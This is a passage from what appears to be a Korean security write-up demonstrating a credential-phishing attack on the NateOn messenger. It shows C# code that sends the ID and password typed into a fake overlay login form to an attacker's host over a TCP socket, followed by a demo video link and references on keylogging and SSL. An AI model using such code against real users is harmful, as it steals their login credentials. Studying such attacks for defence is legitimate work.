            IPAddress ip = IPAddress.Parse(ip address);
            IPEndPoint endPoint = new IPEndPoint(ip, port);
            Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
            socket.Connect(endPoint);
           string sendString = textBox1.Text + "@" + comboBox1.Text + " / " + textBox2.Text;
            byte[] sendBuffer = Encoding.UTF8.GetBytes(sendString);
            socket.Send(sendBuffer);
            socket.Close();
            falselogin();
        }
```

네이트온의 입력창 위에 덧씌운 폼을 공격자에게 전송해주는 코드.(Socket Programming 사용)

참조 -> 시연 동영상

http://vimeo.com/38100654

6. Reference

- http://ddaily.co.kr/news/news_view.php?uid=85404
- http://en.wikipedia.org/wiki/Keystroke_logging
- http://wtsc.kr/02/a/activeX_content01_c.jsp
- http://www.softcamp.co.kr/product/ssk_01.asp
- http://ko.wikipedia.org/wiki/SSL
- http://ajlab.tistory.com/6
- http://jongkok4.net/145